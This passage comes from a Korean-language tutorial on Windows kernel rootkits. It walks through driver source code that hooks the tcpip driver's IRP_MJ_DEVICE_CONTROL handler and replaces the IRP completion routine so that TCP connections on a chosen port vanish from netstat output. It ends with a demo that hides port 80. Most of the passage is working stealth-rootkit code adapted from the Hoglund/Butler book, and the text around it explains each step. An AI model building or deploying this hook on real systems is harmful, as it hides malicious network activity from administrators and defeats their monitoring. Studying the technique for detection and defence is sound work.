이제 Driver Object의 Major Function 테이블에서 IRP_MJ_DEVICE_CONTROL의 주소를 찾아서 OldIrpMjDeviceContorl 변수에 저장을 해놓습니다. 이 변수는 나중에 Driver가 Unload될 때 원래의 IRP_MJ_DEVICE_CONTROL의 주소를 복구시키기 위해 사용됩니다.

원래의 IRP_MJ_DEVICE_CONTROL 주소를 저장한 후 Major Function 테이블에서 우리가 작성한 HookedDeviceContorl의 주소로 교체합니다. 동기화에 관련된 함수들 중 가장 간단한 InterlockedExchange 함수를 사용하여 해당 작업을 시행합니다.

이제 Fake Function 설치가 끝났습니다. 사용자가 Command.exe에서 netstat.exe 명령을 실행시키면 HookedDeviceContorl 함수가 실행되게 됩니다.

```
extern "C" NTSTATUS HookedDeviceControl(IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp)
{
    PAGED_CODE();

    PIO_STACK_LOCATION irpStack;
    ULONG ioTransferType, context;
    TDIObjectID *inputBuffer;

    irpStack = IoGetCurrentIrpStackLocation (Irp);

    switch (irpStack->MajorFunction)
    {
    case IRP_MJ_DEVICE_CONTROL:

        if ( (irpStack->MinorFunction == 0) && (irpStack->Parameters.DeviceIoControl.IoControlCode == IOCTL_TCP_QUERY_INFORMATION_EX))
        {
            ioTransferType = irpStack->Parameters.DeviceIoControl.IoControlCode;
            ioTransferType &= 3;

            if (ioTransferType == METHOD_NEITHER) {
                inputBuffer = (TDIObjectID *)irpStack->Parameters.DeviceIoControl.Type3InputBuffer;

                if (inputBuffer->toi_entity.tei_entity == CO_TL_ENTITY) {
                    if ((inputBuffer->toi_id == 0x101) || (inputBuffer->toi_id == 0x102) || (inputBuffer->toi_id == 0x110))
                    {
                        irpStack->Control = 0;
                        irpStack->Control |= SL_INVOKE_ON_SUCCESS;
                        irpStack->Context = (PIO_COMPLETION_ROUTINE)ExAllocatePoolWithTag(NonPagedPool, sizeof(REQINFO), (ULONG)'qwer');

                        ((PREQINFO)irpStack->Context)->OldCompletion = irpStack->CompletionRoutine;
                        ((PREQINFO)irpStack->Context)->ReqType       = inputBuffer->toi_id;

                        irpStack->CompletionRoutine = (PIO_COMPLETION_ROUTINE)IoCompletionRoutine;
                    }
                }
            }
        }
        break;

    default:
        break;
    }
    return OldIrpMjDeviceControl(DeviceObject, Irp);
}
```

그림 15 HookedDeviceControl()

그림 15는 HookedDeviceContorl 함수를 보여주고 있습니다.

먼저 현재 할당된 IO_STACk_LOCATION 구조체를 가져와 irpStack 변수에 저장합니다. irpStack 변수에 저장된 구조체 멤버 중 MajorFunction 값에 따라 switch-case 문으로 진입하게 되는데 우리는 IRP_MJ_DEVICE_CONTROL일 경우를 다룹니다.

그리고 IRP의 IoControlCode가 IOCTL_TCP_QUERY_INFORMATION_EX일 경우를 찾아내는데 이는 netstat.exe 프로그램이 이 IRP를 사용하여 정보를 전달하기 때문입니다.

또 이 IRP는 METHOD_NEITHER 방식으로 현재 사용되고 있는 포트에 대한 정보를 전달합니다.

Method_Neither은 Device와 Driver간 Data를 전송하기 위한 3가지 방식 중의 하나인데 Direct I/O, Buffered I/O는 이미 다른 문서에서 소개했으니 그 문서를 참고하시기 바랍니다.

Method_Neither를 이용할 경우 I/O Manager는 입력버퍼에 대한 User Mode 가상주소를 변환시키지 않습니다. 따라서 Data를 Kernel Mode와 User Mode 사이에서 전달할 필요가 없을 때 이 방법을 사용하는 것이 일반적입니다. Data가 있을 경우에도 포인터 유효성에 대한 몇 가지 규칙을 지킨다면 해당 방법을 사용하는 것도 가능한데 이 경우 입력버퍼에 대한 User Mode 가상주소는 Stack Location의 Type3InputBuffer 필드에 저장되게 됩니다. 그러나 User Mode 호출자와 같은 Process Context에서 동작한다는 것을 확신할 수 없으면 이 주소들을 사용해서는 안됩니다.

IOCTL_TCP_QUERY_INFORMATION_EX는 Method_Neither을 이용하여 Data를 전송하므로 Stack Location의 Type3InputBuffer의 값을 inputBuffer 변수에 저장합니다.

Type3InputBuffer는 TDIObjectID 구조체 형식으로 되어있는데 아래와 같습니다.

(http://msdn2.microsoft.com/en-us/library/bb432493(VS.85).aspx)

TDIObjectID Structure

[This structure may be altered or unavailable in future versions of Windows.]

Contains a part of the TCP_REQUEST_QUERY_INFORMATION_EX structure that is used with the IOCTL_TCP_QUERY_INFORMATION_EX control code to specify the kind of information being requested from the TCP driver.

```
typedef struct {
  TDIEntityID toi_entity;
  unsigned long toi_class;
  unsigned long toi_type;
  unsigned long toi_id;
} TDIObjectID;
```

그림 16 TDIObjectID Structure

TDIEntityID 구조체 형식은 아래와 같습니다.

(http://msdn2.microsoft.com/en-us/library/bb432492(VS.85).aspx)

TDIEntityID Structure

[This structure may be altered or unavailable in future versions of Windows.]

Contains a part of the TDIObjectID structure to represent information about TDI drivers retrieved using the IOCTL_TCP_QUERY_INFORMATION_EX control code.

```
typedef struct {
  unsigned long tei_entity;
  unsigned long tei_instance;
} TDIEntityID;
```

그림 17 TDIEntityID Structure

TDIEntityID 구조체에서 눈여겨봐야 할 변수는 tei_entity입니다. 이 변수는 아래의 값들 중 하나를 가지게 됩니다.

tei_entity
The type of entity being addressed. This member can be one of the following values.

Value	Meaning
GENERIC_ENTITY	Used when requesting a list of all entities.
AT_ENTITY	Identifies an address-translation (AT) entity.
CL_NL_ENTITY	Identifies a connectionless (CL) network-layer (NL) entity.
CO_NL_ENTITY	Identifies a connected, directed-packet (CO) network-layer (NL) entity.
CL_TL_ENTITY	Identifies a connectionless (CL) transport-layer (TL) entity.
CO_TL_ENTITY	Identifies a connected, directed-packet (CO) transport-layer (TL) entity.
ER_ENTITY	Identifies an Echo-Request/Echo-Reply (ER) entity.
IF_ENTITY	Identifies an interface entity.

그림 18 tei_entity value

tei_entity 값이 CO_TL_ENTITY일 경우가 TCP, CL_TL_ENTITY일 경우는 UDP 정보를 요청하는 것을 나타냅니다.

그러므로 먼저 inputBuffer->toi_entity.tei_entity == CO_TL_ENTIT 인 경우를 살펴봅니다. 이 예제에서는 TCP만 처리하도록 작성되어 있으며 UDP도 처리하려면 inputBuffer->toi_entity.tei_entity == CL_TL_ENTIT일 경우도 같이 살펴보면 됩니다.

자 이제 netstat.exe 프로그램이 현재 사용되고 있는 Port에 대한 정보를 요청했을 때 전송되는 Data까지 접근할 수 있게 되었습니다. 이제 User Mode Program(netstat.exe를 실행한 Command.exe) 화면에 Data가 표시되기 전에 특정 Port를 가진 Data를 수정하면 될 것 같습니다. 하지만 한가지 더 처리해야 할 사항이 있습니다.

Type3InputBuffer의 toi_id 값에 따라 출력되는 버퍼의 형태가 달라지기 때문인데 이 버퍼는 총 3가지의 형태를 가지게 되며 netstat.exe의 옵션에 따라 틀려집니다.

MSDN에는 이 값에 대해 정확히 나와있지 않지만 Rootkit에서는 이 값을 0x101, 0x102, 0x103으로 분류하고 있습니다. 각 값에 따라 출력되는 버퍼의 형태가 틀려지게 되며 0x110은 netstat –b 명령에, 0x102는 netstat –o 명령에, 0x101은 기타 나머지 명령에 각각 대응됩니다.

Netstat.exe의 모든 형태의 명령어 요청에 대해 IRP 요청에 대한 처리가 성공적으로 끝났을 때에 호출되는 함수인 CompletionRoutine를 우리가 제작한 IoCompletionRoutine 함수로 바꿔치기를 시도합니다.

즉 netstat.exe 명령이 내려졌을 때 TCPIP Driver는 하위 Driver들과의 상호 작용을 통해 해당 명령에 대한 결과를 받아 IRP에 저장하게 됩니다. 그리고 이 IRP에 대한 요청이 완료되었음을 알리기 위해 우리가 제작한 IoCompletionRoutine 함수로 진입하게 됩니다. 마지막으로 이 함수에서 IRP에 저장된 Data들 중 특정 포트에 대한 내용을 조작함으로써 IRP Hook이 완료되게 됩니다. 물론 Data 조작 후 원래의 CompletionRoutine를 호출하는 것을 잊으면 안됩니다.

CompletionRoutine 함수를 IoCompletionRoutine로 바꿔치기 하기 위해서 Rootkit은 IrpStack의 Contorl 변수의 값을 설정하는데 이 부분에 대해서는 아무리 찾아봐도 명확히 설명된 자료가 없습니다. IrpStack의 Control 변수에 관한 사항은 넘어가도록 하겠습니다.

Control 변수를 설정한 뒤 IrpStack의 Context에 REQINFO 구조체 크기만큼의 공간을 NonPagedPool에 할당합니다. 이것은 IrpStack의 Context를 통해 CompletionRoutine에게 parameter를 전달하기 때문입니다. 원래는 Type3InputBuffer->toi_id 값만을 전송하지만(출력버퍼의 형식을 지정하기 위해서) 우리의 경우 원래 Completion Routine의 주소도 같이 전달해주어야 합니다.

아래는 REQINFO 구조체의 모습입니다.

```
typedef struct _REQINFO {
    PIO_COMPLETION_ROUTINE OldCompletion;
    unsigned long ReqType;
} REQINFO, *PREQINFO;
```

그림 19 REQINFO Structure

irpStack->Context에 원래의 CompletionRoutine과 toi_id 값을 저장한 후 CompletionRoutine 을 IoCompletionRoutine로 바꿔치기 합니다.

마지막으로 원래의 IRP_MJ_DEVICE_CONTROL을 호출합니다.

이제 실제로 Data를 조작하게 될 IoCompletionRoutine 함수를 살펴보겠습니다. 이 함수가 호출되었을 때 IRP에는 해당 명령에 대한 결과 Data가 저장되어 있는 상태입니다.

```
extern "C" NTSTATUS IoCompletionRoutine(IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp, IN PVOID Context)
{
    PAGED_CODE();

    PVOID OutputBuffer;
    ULONG NumOutputBuffers, i;

    iResult = atoi(Buffer);

    OutputBuffer = Irp->UserBuffer;
    p_compRoutine = ((PREQINFO)Context)->OldCompletion;

    if (((PREQINFO)Context)->ReqType == 0x101) {
        NumOutputBuffers = Irp->IoStatus.Information / sizeof(CONNINFO101);

        for(i = 0; i < NumOutputBuffers; i++) {
            if (HTONS(((PCONNINFO101)OutputBuffer)[i].dst_port) == (unsigned short)iResult)
                ((PCONNINFO101)OutputBuffer)[i].status = 0;
        }
    }
    else if (((PREQINFO)Context)->ReqType == 0x102) {
        NumOutputBuffers = Irp->IoStatus.Information / sizeof(CONNINFO102);

        for(i = 0; i < NumOutputBuffers; i++) {
            if (HTONS(((PCONNINFO102)OutputBuffer)[i].dst_port) == (unsigned short)iResult)
                ((PCONNINFO102)OutputBuffer)[i].status = 0;
        }
    }
    else if (((PREQINFO)Context)->ReqType == 0x110) {
        NumOutputBuffers = Irp->IoStatus.Information / sizeof(CONNINFO110);

        for(i = 0; i < NumOutputBuffers; i++) {
            if (HTONS(((PCONNINFO110)OutputBuffer)[i].dst_port) == (unsigned short)iResult)
                ((PCONNINFO110)OutputBuffer)[i].status = 0;
        }
    }

    ExFreePoolWithTag(Context, (unsigned long)'qwer');

    if ((Irp->StackCount > (ULONG)1) && (p_compRoutine != NULL))
        return (p_compRoutine)(DeviceObject, Irp, NULL);
    else
        return Irp->IoStatus.Status;
}
```

그림 20 IoCompletionRoutine()

먼저 Irp->UserBuffer를 OutputBuffer 변수에 저장합니다.

Parameter로 넘어온 원래의 CompletionRoutine을 일단 저장하고 또 다른 Parameter로 넘어온 Context의 toi_id 값을 추출합니다.

이 값에 따라 서로 다른 형태의 출력버퍼 형태를 지정하게 됩니다. 서로 다른 형태의 출력버퍼 구조체 형태는 프로그램 소스를 참고하시기 바랍니다.

toi_id 값에 따라 다른 형태의 출력버퍼에서 특정 destination port 값을 가진 Data에 대해 status 변수를 0으로 설정합니다.

status 변수는 해당 포트의 상태 값을 나타내는데 값에 따른 상태는 아래와 같습니다.

0 : INVISIBLE

1 : CLOSED

2 : LISTENING

3 : SYN_SENT

4 : SYN_RECEIVED

5 : ESTABLISHED

6 : FIN_WAIT_1

7 : FIN_WAIT_2

8 : CLOSE_WAIT

9 : CLOSING

...

특정 포트의 상태정보를 변경한 후 NonPagedPool에 할당되었던 메모리를 해제하고 원래의 CompletionRoutine을 호출합니다.

```
extern "C" void DriverUnload(IN PDRIVER_OBJECT DriverObject)
{
    PAGED_CODE();

    // 원래의 IRP_MJ_DEVICE_CONTROL로 복원
    if (OldIrpMjDeviceControl)
        InterlockedExchange ((PLONG)&pDrv_tcpip->MajorFunction[IRP_MJ_DEVICE_CONTROL], (LONG)OldIrpMjDeviceControl);

    if (pFile_tcp != NULL)
        ObDereferenceObject(pFile_tcp);
    pFile_tcp = NULL;
}
```

그림 21 Driver Unload()

모든 작업을 마치고 Driver Unload시에 IRP_MJ_DEVICE_CONTROL을 복원하고 열려있는 File Object를 삭제합니다.

아래는 해당 드라이버를 이용해 80번 Port를 사용하는 Session 정보를 감춘 화면입니다.
예제로 사용된 Device Driver는 Device를 생성하지 않기 때문에 File을 이용해 감추고자 하는 Port Number를 전송하도록 하였습니다. 이 화면에서는 80번 Port를 감추도록 설정했습니다.



그림 22 실행 결과

긴 문서 읽으시느라 수고 많으셨습니다. ^^

5. Reference

Rootkits: Subverting the Windows Kernel, Greg Hoglund, Jamie Butler.

원리와 예제로 배워보는 Windows 2000 디바이스 드라이버, 인포북

Architectural Characterization of TCP/IP Packet Processing on the Pentium® M microprocessor, Srihari Makineni and Ravi Iyer

DDK Quick Reference, http://www.perisoft.net/engineer/wdmcard.htm